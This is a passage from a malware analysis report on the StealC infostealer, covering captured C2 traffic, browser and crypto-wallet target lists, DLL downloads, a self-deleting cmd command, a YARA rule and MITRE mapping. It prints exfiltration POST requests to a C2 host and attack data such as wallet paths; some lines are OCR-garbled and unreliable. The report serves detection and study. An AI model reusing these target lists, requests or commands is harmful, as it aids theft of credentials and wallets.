Google Chrome Canary\Google\Chrome SXS\User Data | chrome |
Chromium\Chromium\User Data | chrome |
Amigo\Amigo\User Data | chrome |
Torch\Torch\User Data | chrome |
Vivaldi\Vivaldi\User Data | chrome |
Comodo Dragon\Comodo\Dragon\User Data | chrome |
EpicPrivacyBrowser\Epic Privacy Browser\User Data | chrome |
Coccoc\CocCoc\Browser\User Data | chrome |
Brave\BraveSoftware\Brave-Browser\User Data | chrome |
Cent Browser\CentBrowser\User Data | chrome |
7Star\7Star\7Star\User Data | chrome |
Chedot Browser\Chedot\User Data | chrome |
Microsoft Edge\Microsoft\Edge\User Data | chrome |
360 Browser\360Browser\Browser\User Data | chrome |
QQBrowser\Tencent\QQBrowser\User Data | chrome |
CryptoTab\CryptoTab Browser\User Data | chrome |
Opera Stable\Opera Software | opera |
Opera GX Stable\Opera Software | opera |
Mozilla Firefox\Mozilla\Firefox\Profiles | firefox |
Pale Moon\Moonchild Productions\Pale Moon\Profiles | firefox |
Opera Crypto Stable\Opera Software | opera |
Thunderbird\Thunderbird\Profiles | firefox |

Table 5 - Targeted browser information

The target browser information we obtain when we decrypt the incoming result of the post request is provided in Table-5.

```
POST /25d4fc7fb0cb6b78.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----BAKJKFHCAEGDHIDGDHDA
Host: larsvanderwal.top
Content-Length: 267
Connection: Keep-Alive
Cache-Control: no-cache

------BAKJKFHCAEGDHIDGDHDA
Content-Disposition: form-data; name="token"

f42ec022d6284d0cfd34cf2a3b04ba2117a352579cb34bd0e2a7b96e7907060cad6e8635
------BAKJKFHCAEGDHIDGDHDA
Content-Disposition: form-data; name="message"

plugins
------BAKJKFHCAEGDHIDGDHDA--
HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:45:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 5056
Connection: close
Content-Type: text/html; charset=UTF-8

TWV0YU1hc2t8ZGpjbGNra2dsZWNob29ibG5nZ2hkaW5tZWVta2JnY2l8MXwwfDB8TWV0YU1hc2t8ZWpiYWxiYWtvcGxjaGxnaGVjZGFsbWVlZWFqbmltaG18MXwwfDB8TWV0YU1
hc2t8bmtiaWhmYmVvZ2FlYW9laGxlZm5rb2RiZWZncGdrbm58MXwwfDB8VHJvbkxpbmt8aWJuZWpkZmptbWtwY25scGVia2xtbmtvZW9paG9mZWN8MXwwfDB8QmluYW5jZSBXYW
xsZXR8Zmhib2hpbWFlbGJvaHBqYmJsZGNuZ2NuYXBuZG9kanB8MXwwfDB8Wk9yb2l8ZmZuYmVsZmRvZWlvaGVua2ppYm5tYWRqaWVoamhhamJ8MXwwfDB8Q29pbmJhc2UgV2Fsb
GV0IGV4dGVuc2lvbnxobmZhbmtub2NmZW9mYmRkZ2Npam5taG5mbmtkbmFhZHwxfDB8MXxHdWFyZGF8aHBnbGZoZ2ZuaGJncGpkZW5qZ21kZ29laWFwcGFmbG58MXwwfDB8SmF4
eCBMaWJlcnR5fGNqZWxmcGxwbGViZGpqZW5sbHBqY2JsbWprZmNmZm5lfDF8MHwwfGlXYWxsZXR8a25jY2hkaWdvYmdoZW5iYmFkZG9qam5uYW9nZnBwZmp8MXwwfDB8TUVXIEN
YfG5sYm1ubmlqY25sZWdrampwY2ZqY2xtY2ZnZ2ZlZmRtfDF8MHwwfEd1aWxkV2FsbGV0fG5hbmptZGtuaGtpbmlmbmtnZGNnZ2NmbmhkYWFtbW1qfDF8MHwwfFJvbmluIFdhbG
xldHxmbmpobWtoaG1rYmpra2FibmRjbm5vZ2Fnb2dibmVlY3wxfDB8MHxOZW9MaW5lfGNwaGhsZ21nYW1lb2RuaGtqZG1rcGFubGVsbmxvaGFvfDF8MHwwfENMViBXYWxsZXR8b
mhua2JrZ2ppa2djaWdhZG9ta3BoYWxhbm5kY2Fwamt8MXwwfDB8TGlxdWFsaXR5IFdhbGxldHxrcGZvcGtlbG1hcGNvaXBlbWZlbmRtZGNnaG5lZ2ltbnwxfDB8MHxUZXJyYSBT
dGF0aW9uIFdhbGxldHxhaWlmYm5iZm9icG1lZWtpcGhlZWlqaW1kcG5scGdwcHwxfDB8MHxLZXBscnxkbWthbWNrbm9na2djZGZoaGJkZGNnaGFjaGtlamVhcHwxfDB8MHxTb2x
sZXR8ZmhtZmVuZGdkb2NtY2JtZmlrZGNvZ29mcGhpbW5rbm98MXwwfDB8OXVybyBXYWxsZXQoTWluYSBOcm90b2NvbC18Y25tYW1hYWNocHBua2pnbmlsZHBkbWthYWtlam5oYW
```

Figure 23 - Request for wallet information

The malware made a **POST** request to change the required wallet information. When the response to this request from the malicious software is **decrypted**, the information we obtain is:

Output

```
MetaMask|djclckkglechooblngghdinmeemkbgci|1|0|0|MetaMask|ejbalbakoplchlghecdalmeeeajnimhm|1|0|0|MetaMask|nkbihfbeogaeaoehlefnkodbefgpgknn|
ce Wallet|fhbohimaelbohpjbbldcngcnapndodjp|1|0|0|Yoroi|ffnbelfdoeiohenkjibnmadjiehjhajb|1|0|0|Coinbase Wallet
extension|hnfanknocfeofbddgcijnmhnfnkdnaad|1|0|1|Guarda|hpglfhgfnhbgpjdenjgmdgoeiappafln|1|0|0|Jaxx
Liberty|cjelfplplebdjjen1lpjcblmjkfcffne|1|0|0|iWallet|kncchdigobghenbbaddojjnnaogfppfj|1|0|0|MEW CX|nlbmnnijcnlegkjjpcfjclmcfggfefdm|1|0|
Wallet|fnjhmkhhmkbjkkabndcnnogagogbneec|1|0|0|NeoLine|cphhlgmgameodnhkjdmkpanlelnlohao|1|0|0|CLV Wallet|nhnkbkgjikgcigadomkphalanndcapjk|1
Wallet|kpfopkelmapcoipemfendmdcghnegimn|1|0|0|Terra Station
Wallet|aiifbnbfobpmeekipheeijimdpnlpgpp|1|0|0|Keplr|dmkamcknogkgcdfhhbddcghachkejeap|1|0|0|Sollet|fhmfendgdocmcbmfikdcogofphimnkno|1|0|0|A
Protocol)|cnmamaachppnkjgnildpdmkaakejnhae|1|0|0|Polymesh Wallet|jojhfeoedkpkglbfimdfabpdfjaoolaf|1|0|0|ICONex|flpiciilemghbmfalicajoolhkk
Wallet|aeachknmefphepccionboohckonoeemg|1|0|0|EVER Wallet|cgeeodpfagjceefieflmdfphplkenlfk|1|0|0|KardiaChain
Wallet|pdadjkfkgcafgbceimcpbkalnfnepbnk|1|0|0|Rabby|acmacodkjbdgmoleebolmdjonilkdbch|1|0|0|Phantom|bfnaelmomeimhlpmgjnjophhpkkoljpa|1|0|0|
Wallet|odbfpeeihdkbihmopkbjmoonfanlbfcl|1|0|0|Oxygen|fhilaheimglignddkjgofkcbgekhenbh|1|0|0|Pali Wallet|mgffkfbidihjpoaomajlbgchddlicgpn|1
Wallet|hmeobnfnfcmdkdcmlblgagmfpfboieaf|1|0|0|Nami|lpfcbjknijpeeillifnkikgncikgfhdo|1|0|0|Maiar DeFi Wallet|dngmlblcodfobpdpecaadgfbcggfjf
Wallet|lpilbniiabackdjcionkobglmddfbcjo|1|0|0|Solflare Wallet|bhhhlbepdkbapadjdnnojkbgioiodbic|1|0|0|Cyano
Wallet|dkdedlpgdmmkkfjabffeganieamfklkm|1|0|0|KHC|hcflpincpppdclinealmandijcmnkbgn|1|0|0|TezBox|mnfifefkajgofkcjkemidiaecocnkjeh|1|0|0|Tem
adonecabehalmbgpfodjm|1|0|0|Ronin
Wallet|kjmoohlgokccodicjjfebfomlbljgfhk|1|0|0|Byone|nlgbhdfgdhgbiamfdfmbikcdghidoadd|1|0|0|OneKey|jnmbobjmhlngoefaiojfljcklhhlhcj|1|0|0|D
n|jhgnbkkipaallpehbohjmkbjofjdmeid|1|0|0|Braavos Wallet|jnlgamecbpmbajjfhmmmlhejkemejdma|1|0|0|Enkrypt|kkpllkodjeloidieedojogacfhpaihoh|1|
Wallet|mcohilncbfahbmgdjkbpemcciiolgcge|1|0|0|Sender
Wallet|epapihdplajcdnnkdeiahlgigofloibg|1|0|0|Hashpack|gjagmgiddbbciopjhllkdnddhcglnemk|1|0|0|Eternl|kmhcihpebfmpgmihbkipmjlmmioameka|1|0|
Wallet|phkbamefinggmakgklpkljjmgibohnba|1|0|0|Petra Aptos Wallet|ejjladinnckdgjemekebdpeokbikhfci|1|0|0|Martian Aptos
Wallet|efbglgofoippbgcjepnhiblaibcnclgk|1|0|0|Finnie|cjmkndjhnagcfbpiemnkdpomccnjblmj|1|0|0|Leap Terra Wallet|aijcbedoijmgnlmjeegjaglmepbm
Manager|imloifkgjagghnncjkhggdhalmcnfklk|1|0|0|Authenticator|bhghoamapcdpbohphigoooaddinpkbai|1|0|0|Authy|gaedmjdfmmahhbjefcbgaolhhanlaolb
Authenticator|oeljdldpnmdbchonielidgobddfffla1|1|0|0|GAuth
Authenticator|ilgcnhelpchnceeipipijaljkblbcobl|1|0|0|Bitwarden|nngceckbapebfimnlniiiahkandclblb|1|0|0|KeePassXC|oboonakemofpalcgghocfoadof
0|NordPass|fooolghllnmhmmndgjiamiiodkpenpbb|1|0|0|Keeper|bfogiafebfohielmmehodmfbbebbbbpei|1|0|0|RoboForm|pnlccmojcmeohlpggmfnbbiapkmbliob|
erPass|naepdomgkenhinolocfifgehidddafch|1|0|0|MYKI|bmikpgodpkclnkgmnpphehdgcimmided|1|0|0|Splikity|jhfjfclepacoldmjmkmdlmganfaalklb|1|0|0|
Vault|igkpcodhieompeloncfnbekccinhapdb|1|0|0|Opera Wallet|gojhcdgcpbpfigcaejpfhfegekdgiblk|0|0|1|
```

Figure 24 - Target wallet information

With this response, the malware obtained wallet names and various information about these wallets.

```
POST /25d4fc7fb0cb6b78.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----DAKFIDHDGIEGCAKFIIJK
Host: larsvanderwal.top
Content-Length: 4587
Connection: Keep-Alive
Cache-Control: no-cache

------DAKFIDHDGIEGCAKFIIJK
Content-Disposition: form-data; name="token"

f42ec022d6284d0cfd34cf2a3b04ba2117a352579cb34bd0e2a7b96e7907060cad6e8635
------DAKFIDHDGIEGCAKFIIJK
Content-Disposition: form-data; name="file_name"

c3lzdGVtX2luZm8udHh0
------DAKFIDHDGIEGCAKFIIJK
Content-Disposition: form-data; name="file"

Ck5ldHdvcmsgSW5mbzoKCS0gSVA6IElQPwoJLSBDb3VudHJ5OiBJU08/CgpTeXN0ZW0gU3VtbWFyeToKCS0gSFdJRDogMjQzNkY0RTcyNTlD
uZG93cyAxMCBQcm8KCS0gQXJjaGl0ZWN0dXJlOiB4NjQKCS0gVXNlck5hbWU6IEFkbWluCgktIENvbXB1dGVyIE5hbWU6IEhDSURQSk9UCgk
8yNyAyMDo0NToxOAoJLSBVVEM6IDAKCS0gTGFuZ3VhZ2U6IGVuLVVTCgktIEtleWJvYXJkczogRW5nbGlzaCAoVW5pdGVkIFN0YXRlcykKCS
W5uaW5nIFBhdGg6IEM6XFVzZXJzXEFkbWluXEFwcERhdGFcTG9jYWxcVGVtcFwzN2FhN2ZiZjY5MmNiYzdkYTFmOWYyMzNjMzdjZDRlN2YxY
MTg2M2QyNzkwLmV4ZQoJLSBDUFU6IEludGVsIENvcmUgUHJvY2Vzc29yIChCcm9hZHdlbGwpCgktIENvcmVVzOiAyCgktIFRocmVhZHM6IDQK
pc3BsYXkgUmVzb2x1dGlvbjogMTI4MHg3MjAKCS0gR1BVOgoJCS1NaWNyb3NvZnQgQmFzaWMgRGlzcGxheSBBZGFwdGVyClVzZXIgQWdlbnR
xsIFVzZXJzOgoJR29vZ2xlIENocm9tZSAtIDEwNi4wLjUyNDkuMTE5CglNaWNyb3NvZnQgRWRnZSAtIDkyLjAuOTAyLjY3CglNaWNyb3NvZn
TczLjQ1CglNaWNyb3NvZnQgVmlzdWFsIEMrKyAyMDEyIFJlZGlzdHJpYnV0YWJsZSAoeDg2KSAtIDExLjAuNjEwMzAgLSAxMS4wLjYxMDMwL
IC0gMi44LjY2LjE3CglNaWNyb3NvZnQgVmlzdWFsIEMrKyAyMDE1LTIwMjIgUmVkaXN0cmlidXRhYmxlIChkODYpIC0gMTQuMzAuMzA3MDQg
yb3NvZnQgVmlzdWFsIEMrKyAyMDE1LTIwMjIgUmVkaXN0cmlidXRhYmxlIChkNjQpIC0gMTQuMzAuMzA3MDQgLSAxNC4zMC4zMDcwNC4wCgl
AyMDEzIFJlZGlzdHJpYnV0YWJsZSAoeDg2KSAtIDEyLjAuNDA2NjAgLSAxMi4wLjAKCU1pY3Jvc29mdCBWaXN1YWwgQysrIDIwMTI
GltZSAtIDEyLjAuNDA2NjAgLSAxMi4wLjQwNjYwCglNaWNyb3NvZnQgVmlzdWFsIEMrKyAyMDA4IFJlZGlzdHJpYnV0YWJsZSAtIHg4NiA5L
MDcyOS42MTYxCglBZG9iZSBBY3JvYmF0IFJlYWRlciBEQyAtIDE5LjAxMC4yMDA2OQoJTWljcm9zb2Z0IFZpc3VhbCBDKysgMjAxMiB4ODYg
```

Figure 25 - Request made to retrieve information from the target system

The malware obtains target system information for the **POST** request.

With this malicious request, the target system's

- **System Summary**,
- **User Agents**,
- **Installed Apps**,
- **All Users**,
- **Current User**,
- **Process List** it has captured information like.

```
HTTP      261 POST /25d4fc7fb0cb6b78.php HTTP/1.1
HTTP      220 HTTP/1.1 200 OK
HTTP      150 GET /3abdf8b5527012d0/sqlite3.dll HTTP/1.1
HTTP      285 HTTP/1.1 200 OK  (application/x-msdos-program)
HTTP      150 GET /3abdf8b5527012d0/freebl3.dll HTTP/1.1
HTTP      277 HTTP/1.1 200 OK  (application/x-msdos-program)
HTTP      150 GET /3abdf8b5527012d0/mozglue.dll HTTP/1.1
HTTP      485 HTTP/1.1 200 OK  (application/x-msdos-program)
HTTP      151 GET /3abdf8b5527012d0/msvcp140.dll HTTP/1.1
HTTP      189 HTTP/1.1 200 OK  (application/x-msdos-program)
HTTP      147 GET /3abdf8b5527012d0/nss3.dll HTTP/1.1
HTTP     1175 HTTP/1.1 200 OK  (application/x-msdos-program)
HTTP      151 GET /3abdf8b5527012d0/softokn3.dll HTTP/1.1
HTTP     1157 HTTP/1.1 200 OK  (application/x-msdos-program)
HTTP      155 GET /3abdf8b5527012d0/vcruntime140.dll HTTP/1.1
HTTP      964 HTTP/1.1 200 OK  (application/x-msdos-program)
HTTP      881 POST /25d4fc7fb0cb6b78.php HTTP/1.1
```

*Figure 26 - Downloaded **legal third party dlls***

The malware downloaded **legal third party dlls** to the target system through **GET** requests made by **C2 Server**. Downloaded dlls:

sqlite3.dll	freebl3.dll	mozglue.dll	msvcp140.dll
nss3.dll	softokn3.dll	vcruntime140.dll	

Table 6 - Downloaded third party dlls

```
POST /25d4fc7fb0cb6b78.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----HCAEGCBFHJDGCBFHDAFB
Host: larsvanderwal.top
Content-Length: 827
Connection: Keep-Alive
Cache-Control: no-cache

------HCAEGCBFHJDGCBFHDAFB
Content-Disposition: form-data; name="token"

f42ec022d6284d0cfd34cf2a3b04ba2117a352579cb34bd0e2a7b96e7907060cad6e8635
------HCAEGCBFHJDGCBFHDAFB
Content-Disposition: form-data; name="file_name"

aGlzdG9yeVxNb3ppbGxhIEZpcmVmb3hfNmV4dTlrNHYuZGVmYXVsdC1yZWxlYXNlLnR4dA==
------HCAEGCBFHJDGCBFHDAFB
Content-Disposition: form-data; name="file"

aHR0cHM6Ly9zdXBwb3J0Lm1vemlsbGEub3JnL3Byb2R1Y3RzL2ZpcmVmb3gKaHR0cHM6Ly9zdXBwb3J0Lm1vemlsbGEub3JnL2tiL2N1c3RvbWl6ZS1maXJlZm94LWNvbnRyb2xzLWJ1dHRvbnMtYW5kLXRvb2xiYXJzP3V0bV9zb3VyY2U9ZmlyZWZveC1icm93c2VyJnV0bV9tZWRpdW09ZGVmYXVsdC1ib29rbWFya3MmdXRtX2NhbXBhaWduPWN1c3RvbWl6ZQpodHRwczovL3d3dy5tb3ppbGxhLm9yZy9jb250cmlidXRlLwpodHRwczovL3d3dy5tb3ppbGxhLm9yZy9hYm91dC8KaHR0cHM6Ly93d3cubW96aWxsYS5vcmcvZmlyZWZveC9jZW50ZXJfZWRpdGlvbi8K
o=
------HCAEGCBFHJDGCBFHDAFB--
HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:45:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Figure 27 - Request made for browsers

```
Host: larsvanderwal.top
Content-Length: 267
Connection: Keep-Alive
Cache-Control: no-cache

------GDBKJDGIJECFIEBFIDHC
Content-Disposition: form-data; name="token"

f42ec022d6284d0cfd34cf2a3b04ba2117a352579cb34bd0e2a7b96e7907060cad6e8635
------GDBKJDGIJECFIEBFIDHC
Content-Disposition: form-data; name="message"

wallets
------GDBKJDGIJECFIEBFIDHC--
HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:46:29 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1460
Connection: close
Content-Type: text/html; charset=UTF-8

Qml0Y29pbiBDb3JlfFxCaXRjb2luXHdhbGxldHNcfHdhbGxldC5kYXR8MXxCaXRjb2luIENvcmUgT2xkfFxCaXRjb2luXHwqd2FsbGV0Ki5kYXR8MHxEb2dlY29pbnxcRG9nZWN
vaW5cfCp3YWxsZXQqLmRhdHwwfFJhdmVuIENvcmV8XFJhdmVuXHwqd2FsbGV0Ki5kYXR8MHxEYWVkYWx1cyBNYWlubmV0fFxEYWVkYWx1cyBNYWlubmV0XHdhbGxldHNcfHNoZS
ouc3FsaXRlfDB8QmxvY2tzdHJlYW0gR3JlZW58XEJsb2Nrc3RyZWFtXEdyZWVuXHdhbGxldHNcfCouKnwxfFdhc2FiaSBXYWxsZXR8XFdhbGxldFdhc2FiaVxDbGllbnRcV2Fsb
GV0c1x8Ki5qc29ufDB8RXRoZXJldW18XEV0aGVyZXVtXHxrZXlzdG9yZXwwfEVsZWN0cnVtfFxFbGVjdHJ1bVx3YWxsZXRzXHwqLip8MHxFbGVjdHJ1bUxUQ3xcRWxlY3RydW0t
TFRDXHdhbGxldHNcfCouKnwwfEV4b2R1c3xcRXhvZHVzXHxleG9kdXMuY29uZi5qc29ufDB8RXhvZHVzfFxFeG9kdXNcfHdpbmRvdy1zdGF0ZS5qc29ufDB8RXhvZHVzfFxFeG9
kdXNcZXhvZHVzLndhbGxldFx8cGFzc3BocmFzZS5qc29ufDB8RXhvZHVzfFxFeG9kdXNcZXhvZHVzLndhbGxldFx8c2VlZC5zZWNvfDB8RXhvZHVzfFxFeG9kdXNcZXhvZHVzLr
dhbGxldFx8aW5mby5zZWNvfDB8RWxlY3Ryb24gQ2FzaHxcRWxlY3Ryb25DYXNoXHdhbGxldHNcfCouKnwwfE11bHRpRG9nZXxcTXVsdGlEb2dlXHxtdWx0aWRvZ2Uud2FsbGV0f
DB8SmF4eCBEZXNrdG9wICHvbGQpfFxqYXh4XExvY2FsIFN0b3JhZ2VcfGZpbGVfXzAubG9jYWxlfDB8SmF4eCBEZXNrdG9wfFxjb20ubGliZXJ0eS5qYXh4XEluZGV4
ZWREQlxmaWxlX18wLmluZGV4ZWRkYi5sZXZlbGRiXHwqLip8MHxBdG9taWN8XGF0b21pY1xMb2NhbCBTdG9yYWdlXGxldmVsZGJcfCouKnwwfEJpbmFuY2V8XEJpbmFuY2VcfGF
wcC1zdG9yZS5qc29ufDB8QmluYW5jZXxcQmluYW5jZVx8c2ltcGxlLXN0b3JhZ2UuanNvbnwwfEJpbmFuY2V8XEJpbmFuY2VcfC5maW5nZXItcHJpbnQuZnB8MHxDb2lub21pfF
```

Figure 28 - Request made for crypto wallets

With this request, the malware aimed to collect data from **crypto data wallets**.

Targeted crypto wallets:

Bitcoin Core|\Bitcoin wallets|wallet.dat|1|
Bitcoin Core (Eski Sürüm)|\Bitcoin|wallet.dat|0|
Dogecoin |\Dogecoin|wallet.dat|0|
Raven Core|\Raven|wallet.dat|0|
Daedalus Mainnet|\Daedalus Mainnet\wallets|she*.sqlite|e|
Blockstream Green | \Blockstream\Green wallets|*.*|1|
Wasabi Wallet |\Walletwasabi\client\wallets|*.json ||
Ethereum|\Ethereum|keystore|0|
Electrum|\Electrum\wallets|*.*|0|
ElectrumLTC|\Electrum- LTC\wallets*.*|0|
Exodus |\Exodus |exodus.conf.json ||
Exodus |\Exodus\/window-state.json ||
Exodus |\Exodus \exodus.wallet|passphrase.json ||
Exodus |\Exodus \exodus.wallet| seed. seco||
Exodus |\Exodus \exodus.wallet|info.seco|0|
Electron Cash \ElectronCash\wallets|*.*|0|
MultiDoge|\MultiDoge|multidoge.wallet|0|
Jaxx Desktop (eski)|\jaxx\Local Storage|file_0.localstorage|0|
Jaxx Desktop\com.liberty.jaxx\IndexedDB\file_0.indexeddb.leveldb|*.*|0|
Atomic |\atomic\Local Storage\leveldb|*.*||
Binance |\Binance|app-store.json |0|
Binance |\Binance| simple- storage.json|0|
Binance |\Binance\.finger-print.fp|0|
Coinomi |\Coinomi\Coinomi\wallets|*.wallet|1|
Coinomi |\Coinomi\Coinomi\wallets|*.config|1||

Table 7 – Targeted crypto wallet information



Figure 29 - InternetReadFile

Figure 30 - je

The attacker aimed to add complexity here by using two **je** commands and giving them different addresses. This technique is known as "**opaque predicate**".



Figure 31 - The command that the malware will run

In the final stage, the malware passed several parameters to cmd.exe via the **ShellExecuteEx** API. When this command is run, the application's execution is first paused for 5 seconds, then the malware deletes and destroys the .dlls in ProgramData, which it downloaded via the GET method, and the path information it received.

```
"/c timeout /t 5 & del /f /q \"C:\\Users\\***\\Desktop\\EMvsSPM0Jv.exe.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
```

Figure 32 - The command used by the malware to delete itself and the downloaded DLLs



Figure 33 - cmd.exe and time.out exe

YARA Rule

```
import "hash"

rule Stealc

{

   meta:

        author = "Meryem Ahiskali"

        description = "malwareStealC"

    strings:

        $str1 = "C:\\caxefamukujuj2.pdb"

        $str2 = "Pebaceb yibepesuziwor gezalufo cah"

        $str3 = "petonutikas jad"

        $hex = {70 65 74 6f 6e 75 74 69 6b 61 73 20 6a 61 64}

        $hex2= {72 6f 6e 65 73 65 6a 65 6c 75 6b 6f 63 61 20 63 6f 78 75 67 69 64 75 73 65 7a 61}

        $api1 = "IsProcessorFeaturePresent"

        $api2 = "IsDebuggerPresent"

        $api3 = "GetCompressedFileSizeW"

        $api4 = "TlsSetValue"

        $api5 = "CorExitProcess"

    condition:

      all of them or

      uint16(0) == 0x5A4D and

      filesize <= 1MB and hash.md5(0,filesize)=="10e2c89deee1eeb2b593224e4b4580bd" and

     all of ($api*) and all of ($str*) or

     all of ($hex*) and 2 of ($str*)

}
```

MITRE ATTACK TABLE

Execution	Collection	**Privilege Escalation**	Defense Evasion	Discovery	C&C	Exfliration
Command and Scripting Interpreter: Windows Command Shell T1059.003	Data from Local System T1005	Network Logon Script T1037	Deobfuscate/Decode Files or Information T1140	Account Discovery T1087	Encrypted Channel T1573	Automated Exfliration T1020
	Data Encoding: Standard Encoding T1132.001	Process Injection T1055	File Deletion T1070.004	File and Directory Discovery T1083	Standart Application Layer Protocol T1071	Exfiltration Over C2 Channel T1041
			Software Packing T1027.002	Query Registry T1012		

Solution Proposals

1. Do not open attachments from unknown sources.
2. Use up-to-date antivirus programs and applications.
3. Keep your operating system and antivirus programs up to date.
4. Use two-factor authentication.
5. Regularly back up your data.
6. Use trusted websites.
7. Use licensed and popular software sources.
8. Avoid public Wi-Fi networks.

PREPARED BY

Meryem AHISKALI

linkedin/meryem-ahiskali